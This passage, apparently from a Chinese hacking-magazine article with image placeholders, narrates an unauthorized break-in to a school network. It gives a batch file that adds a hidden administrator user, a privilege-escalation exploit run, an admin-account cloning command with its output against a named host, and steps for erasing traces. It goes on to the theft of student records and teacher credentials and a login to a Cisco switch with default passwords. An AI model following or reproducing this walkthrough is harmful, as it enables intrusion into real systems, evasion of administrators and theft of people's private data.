


图3




图4

很成功的连接上去了，是一个远程办公系统（其实就是一个ActiveX版的远程终端服务系统）。我们刚才不是得到了个用户吗？就用他登录，一切进展顺利，我们很成功看到“自己”的桌面（正确来说应该是对方机子这个用户的桌面）。首先试试我的权限有多大，不过结果让我很失望，USERS组用户的权限十分小，该主机的C、D、E盘对USER组成员，全部采用禁止访问策略，不过这种程度的限制是阻止不了我们的，

Win 2000系统在本地状态下能够用来提升用户权限的漏洞十分多，在这里我利用了smss.exe中DEBUG子系统漏洞，它可以将任意用户提升为管理员。我在远程主机上运行IE浏览器，上网下载了ERunAsX.exe和ERunAsX.dll两个文件，为了一定的隐蔽性，我选择把它们存放在“我的文档”目录中。如果该主机不支持网络连接，我们也可以通过局域网的便利，先共享自己的一个目录，然后直接通过网上邻居拷贝那两个文件到这台机子上。

接着我利用记事本编写了一个bat（批处理文件）文件，内容为：

```
net use torune 123 /add   # 添加一个名字叫torune密码为123的用户
net localgroup administrators torune /add   # 将torune用户添加到管理员组中去。
```

（# 号后面为注释，包括 # 号及其后面的文字解释不在该bat文件以内）。将其保存为名叫run.bat的文件，并且将该文件存放到“我的文档”中。然后我进入DOS状态执行该程序，运行过程的指令为：

```
cd my documents   # 进入“我的文档”
ErunAsX run.bat   # 运行该程序
```

结果在预料之中，该程序成功地执行了我在run.bat中的指令，我现在已经成功地建立了一个名为torune的管理员。

成功执行程序后，我选择注销，退出这个账号，不过在注销前一定要记得清理遗留下的痕迹。首先右键点击开始栏，清除该用户的文档菜单（也就是Recent目录里的文件）。接着进IE清除我刚才上网的记录，最后一定要选择注销，否则有可能导致user用户登录后察觉到，而且远程终端管理器中也会留下你的IP记录。至于“我的文档”里的那三个文件，由于这个用户的权限不足，暂时无法删除。

注销退出以后，我再次登录远程办公系统，这次使用的是我刚才建立的torune用户。一切顺利，成功登录到远程主机。

然而这样嚣张地添加用户的办法是不可取的，毕竟没有一个网管是绝对的白痴，因此我采用了克隆管理员账号的办法，关于它的介绍大家可以查阅一下Adam写过的文章，我在这里用的是小榕做的一个克隆管理员账号的程序。

在本机的DOS状态下运行该程序，其运行过程的指令和结果如下：

```
C:\>ca \\10.35.2.50 torune 123 IUSR_FILESServer torune
Clone Administrator, by netXeyes 2002/04/06
Written by netXeyes 2002, dansnow@21cn.com

Connect 10.35.2.50 ...OK
Get SID of IUSR_FILESServer ...OK
Prepairing ...OK
Processing ...OK
Clean Up ...OK

C:\>
```

该程序成功地把IUSR_FILESServer用户克隆为远程主机的Administrator。

大家也许觉得奇怪，为什么我的那个用户名称是IUSR_FILESServer，而不是IUSR_TERMINALServer呢？其实在这里，网管搞了个虚拟机，一个系统为Windows 2000，另一个则是Linux RedHat系统。

现在要做的事，还是清理我遗留下来的痕迹。首先我还是选择注销这个torune用户，再次登录的时候，我选择的IUSR_FILESServer用户，看来管理员账号克隆的很成功，我不但成功登录了远程主机，而且拥有了和Administrator一样的桌面和菜单（图5）。




图5

接着我继续清理工作。首先，进入“Documents and Settings”目录，找到user用户使用的本地目录，把我刚才使用的那3个文件删

除，然后清空Temp、Cookie和IE缓存文件目录。接着使用net user torune /delete指令删除torune用户，并且再次进入“Documents and Settings”目录中删除torune用户的本地目录。

由于torune是个新建立的账号，Windows 2000系统会在该账号登录后自动建立一个本地目录用来存放该账号的桌面、菜单等文档。

控制了某台主机的最高权限后，也许很多人就会和我一样，翻翻看这台机子里有什么东西。正如我所预料，在这台机子的硬盘中存放了全校最重要的东西，例如全校学生的成绩档案，学生考勤记录等重要数据。这些数据的重要性不言而喻，如此重要的数据可以这么简单地被人发现，甚至窃取，这不免让我感到心寒（图6）。




图6

我继续在该主机的数据库中查找资料，其中的一个软件FreeICQ进入了我的视线，它是学校老师之间用来内部交流的软件，而该程序有一个辅助功能就是把数据库的用户数据导出去做备份。数十位老师的数据掌握在我的手中，当然其中也包括学校网络管理员的账号和密码（图7）。




图7

然而，不单是这些资料，我还在这台主机上找到了学校几十个路由的IP地址以及学校领导、各大办公室所使用的账号和密码，管理员居然直接以TXT文本格式保存在机子上，而且对那些重要数据不采取任何加密措施（图8）。




图8

不知道各位读者是否注意到图8中的“10.35.0.136服务器室”？从文字上我们就可以知道，这个路由是全校网络数据传输的核心。

首先我需要着手收集一下这个路由的资料。

据SSS扫描得知该路由为Cisco Catalyst 1900，一共开放了2个端口：23和80。

我先Telnet上去看看。

```
Catalyst 1900 Management Console
Copyright (c) Cisco Systems, Inc.  1993-1999
All rights reserved.
Standard Edition Software
Ethernet Address:        00-03-E3-0E-38-80

PCA Number:              73-3121-04
PCA Serial Number:       FAB0437C658
Model Number:            WS-C1924-A
System Serial Number:    FAB0438M370
Power Supply S/N:        PHI040301E6
PCB Serial Number:       FAB0437C658,73-3121-04

1 user(s) now active on Management Console.

Enter password:
```

此时系统提示要求我输入密码，首先我尝试着输入123，321等弱口令，然而结果是否定的，因此我不得不先暂时放弃从Telnet入侵的想法，将我的目标转移到80端口。系统继续提示要求我输入

密码和用户名，这时候才想起来以前看过一篇关于Cisco的默认密码和用户名的文章，尝试着输入默认密码和用户名Cisco后。成功进入了在线路由管理系统（图9）。

